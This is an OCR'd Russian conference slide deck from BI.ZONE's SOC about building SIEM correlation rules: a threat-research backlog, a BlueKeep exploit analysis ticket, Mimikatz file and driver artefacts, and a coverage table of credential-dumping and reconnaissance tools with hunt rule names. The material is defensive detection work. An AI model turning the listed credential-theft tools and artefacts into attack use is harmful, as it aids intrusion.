



VI.ZONE

Практический опыт организации процесса разработки правил корреляции в VI.ZONE

Хеирхабаров Теймур

Руководитель SOC

Немного о себе



BI.ZONE


- Руководитель SOC в BI.ZONE
- Ex- руководитель SOC R&D в Kaspersky
- Ex- аналитик SOC
- Ex- корпоративный безопасник
- Ex- системный администратор
- Threat Hunter
- ZeroNights / PHDays / OFFZONE спикер
- GIAC GCFA, GXPN
- Twitter @HeirhabarovT
- heirhabarov@gmail.com



О чём будем говорить?



BI.ZONE



Источники «готовых» правил корреляции




VI.ZONE

~~Источники готовых правил:~~

- ~~• Коробочные правила SIEM от вендора;~~
- ~~• Market Place SIEM вендора;~~
- ~~• Вендорнезависимые Market Places;
(например, SOC Prime)~~
- ~~• Репозиторий Sigma;~~
- ~~• Прочие публичные источники.~~



Собственное
R&D



Категории правил корреляции



BI.ZONE

BI.ZONE Use-Cases Library

Basic

- Брутфорсы;
- Добавление пользователя в привилегированную группу;
- Необработанный вредоносный объект;
- Применение известных средств RAT;
- Обращения к вредоносным хостам;
- ...

Compliance-Oriented

- Изменение прав доступа на БД с данными держателей платёжных карт;
- ...

Customer-Specific

- Изменение конфигурации в обход процедуры управления изменениями;
- Добавление новой УЗ/группы в обход IDM;
- ...


Threat-Oriented

- Повышение привилегий через уязвимые сервисы;
- Попытки использования Credentials Dumping утилит;
- Попытка загрузки web shell;
- Несанкционированная репликация базы данных AD;
- ...

Разработка правил корреляции в BI.ZONE




BI.ZONE



Наполнение Backlog-а на разработку правил



BI.ZONE



Threat Research Backlog

T	Key	Summary	Status	Components	Status description
<input checked="" type="checkbox"/>	CSS-3047	Is Emotet gang targeting companies with external SOC?	DONE	Threat Research	Анализ проведен. См. результат - https://[redacted]/pages/viewpage.action?pageId=73605723
<input checked="" type="checkbox"/>	CSS-3019	Windows Error Reporting Manager arbitrary file move Elevation of Privilege (CVE-2019-1315) - Almond Offensive Security Blog	IN PROGRESS	Threat Research	
<input checked="" type="checkbox"/>	CSS-2943	Исследование утилиты BloodHound	DONE	Threat Research	Утилита исследована. Разработаны правил win_possible_domain_recon_via_adsi, win_bloodhound_file_artefacts. Также сформирована концепция использования Deception подхода для выявления использования в сети Bloodhound
<input checked="" type="checkbox"/>	CSS-2895	Shhmon — Silencing Sysmon via Driver Unload - Posts By SpecterOps Team Members	IN PROGRESS	Threat Research	У нас есть ханты "win_security_tool_driver_unload" и "Попытка выгрузить драйвер помощью утилиты fltmc". Нужно сделать эвристику на выгрузку драйвера после запуска процесса с high integrity level и назначением ему привилегии отладки
<input checked="" type="checkbox"/>	CSS-2730	Talos Blog: China Chopper still active 9 years later	IN PROGRESS	Threat Research	https://[redacted]/display/SOC/27.08.2019-+-China+Chopper+still+active+9+years+later

Ручное заведение задач в Backlog



Анализ twitter/блогов/выступлений и т.п.



BI.ZONE

/ CSS-2800

Initial Metasploit Exploit Module for BlueKeep (CVE-2019-0708)

Edit Comment Assign More In Progress


Details

Type: Task Status: **DONE** (View Workflow)
Priority: **Medium** Resolution: Done
Component/s: **Threat Research** Security Level: **SOC Team**
Labels: **3line** from: [redacted] **threatintel**
Status description: Выполнен анализ публично доступного эксплоита. Сформированы задачи на разработку детектирующих правил

Description

<https://blog.rapid7.com/2019/09/06/initial-metasploit-exploit-module-for-bluekeep-cve-2019-0708/>
<https://doublepulsar.com/bluekeep-exploitation-activity-seen-in-the-wild-bd6ee6e599a6>

Попытки подключения к RPD со случайно сгенерированным именем пользователя и домена:



Поведенческие детекты AV на системные процессы:

11/6/2019 2:57:06 AM : Обнаружен вредоносный объект

Программа: Spooler SubSystem App
Пользователь: win7x64\admin (Активный пользователь)
Компонент: Защита от эксплойтов
Результат: Обнаружено: PDM.Exploit.Win32.Generic
Объект: C:\Windows\System32\spoolsv.exe
Причина: Поведенческий анализ
Дата выпуска баз: 6/20/2019 2:51:00 AM
Хеш: afoa85066a7983878dc1c663811ce61c6ca1912dd956184f878b7b82db93c651

Запуск процессом spoolsv интерпретаторов cmd/PowerShell:

Issue Links

relates to

- [GSS-3242](#) Срабатывание поведенческих детектов AV на системные процессы. Lateral Movement, T1210: Exploitation of Remote Services = **DONE**
- [GSS-2882](#) Правило на попытку эксплуатации BlueKeep над вердиктами PaloAlto/FortiNet/CheckPoint = **DONE**
- [GSS-3244](#) Порождение cmd системным процессом (spoolsv, lsass и т.п.) = **DONE**
- [CSS-3240](#) Обнаружение потенциально небезопасного сервиса в сетевом периметре (445, 3389) = **WAITING**
- [CSS-3243](#) Входящая попытка RDP подключения под УЗ из нетипичного домена (детектирование BlueKeep - CVE-2019-0708) = **NEW**

Исследование инструментов

Артефакты, которые могут быть использованы для детектирования

Drivers/Services/Pipes:

Drivers:
mimidrv.sys (file_sig:"Benjamin Delpy")

Services:
service_display_name:"mimikatz driver (mimidrv)"

File artifacts:

mimikatz.exe
mimilove.exe
mimilib.dll
mimidrv.sys
mimikatz.log, sekurlsa.log, kiwidns.log, kiwifilter.log, mimilsa.log
*.kirbi

Company name: gentilkiwi (Benjamin DELPY)

File description: mimikatz for Windows

Покрытие инструмента текущими правилами

Выберите tool для изменения

ДОБАВИТЬ TOOL +

Найти

Действие: ----- Выполнить

Выбрано 0 объектов из 100

<input type="checkbox"/>	NAME	PRIMARY CATEGORY	COMPANY NAME	INTERNAL NAME
<input type="checkbox"/>	PowerView (powershell)	Discovery	-	-
<input type="checkbox"/>	PowerSploit (powershell)	Execution	-	-
<input type="checkbox"/>	Invoke-mimikittenz (powershell)	Credential Access	-	-
<input type="checkbox"/>	Windows Packet Divert (WinDivert)	Discovery	-	-
<input type="checkbox"/>	Invoke-Mimikatz (powershell)	Credential Access	-	-
<input type="checkbox"/>	Rubeus	Credential Access	-	Rubeus.exe
<input type="checkbox"/>	BloodHound (Ingester)	Discovery	-	SharpHound.exe
<input type="checkbox"/>	dump.exe	Credential Access	-	-

Covered by hunts:

Доступные covered by hunts

- Фильтр
- Unauthorised MS Exchange transport agents configuration file
 - Using Rundll32 to invoke function from DLL by ordinal number
 - None (win_persistence_via_dhcp_callout_dll_setup)
 - None (win_dhcp_calloud_dll_loading_fail)
 - None (win_possible_addition_dcsync_rights_via_domaindns_of)
 - Using Rundll32 to execute code from library with unusual exten
 - None (win_security_tool_driver_unload)
 - None (None)
 - Using PowerShell for downloading of files/scripts from externa
 - None (win_screen_capture_with_standard_cli_tools)
 - Credentials dumping tools named pipes creation (win_credenti

Выбранные covered by hunts

- Suspicious access to lsass process memory from UNKNOWN s
- Suspicious access to lsass process memory (win_suspicious_l
- Credentials dumping tools file artifacts (win_credentials_dumpi
- Credentials dumping tools prefetch files creation (win_credenti
- Mimikatz command lines (win_credential_dumping_mimikatz_c
- Mimikatz command line (Discovery) (win_discovery_mimikatz_
- Credentials dumping tools binary files (win_credential_dumping

Удалить все

HashDump.exe
mble-agent-0.9.2-
ndows-amd64.exe

Threat Hunting Sandbox



BI.ZONE

thread_hunting_sandbox_bot bot

Today

Heirhabarov Teymur /start

thread_hunting_sandbox_bot Please, choose system

You choose Win10_x64.
Please, enter working time in seconds (from 120 to 320)

Heirhabarov Teymur 320

thread_hunting_sandbox_bot Time is correct.
Please, enter file hash or send file to bot

Heirhabarov Teymur 58a1f778e19370ddaefea2f30a6c63e8

thread_hunting_sandbox_bot Heirhabarov Teymur
58a1f778e19370ddaefea2f30a6c63e8

Your file successful upload!

thread_hunting_sandbox_bot Link on sysmon events in Kibana:
[http://\(from:now-3d,to:now\)\)&_a=\(columns:!\(language:lucene,query:'c_submission_...](http://(from:now-3d,to:now))&_a=(columns:!(language:lucene,query:'c_submission_...)

Link on EDR agent events in Kibana:
[http://\(from:now-3d,to:now\)\)&_a=\(columns:!\(language:lucene,query:'c_submission_...](http://(from:now-3d,to:now))&_a=(columns:!(language:lucene,query:'c_submission_...)



John Lambert @JohnLaTwC · 20 окт.

This evasive macro doc can't hide from the @joe4security sandbox. Just run it with its original name 'Review1009.doc' else it does nothing!

joesandbox.com/analysis/18400...
pastebin.com/bka4Kw9z

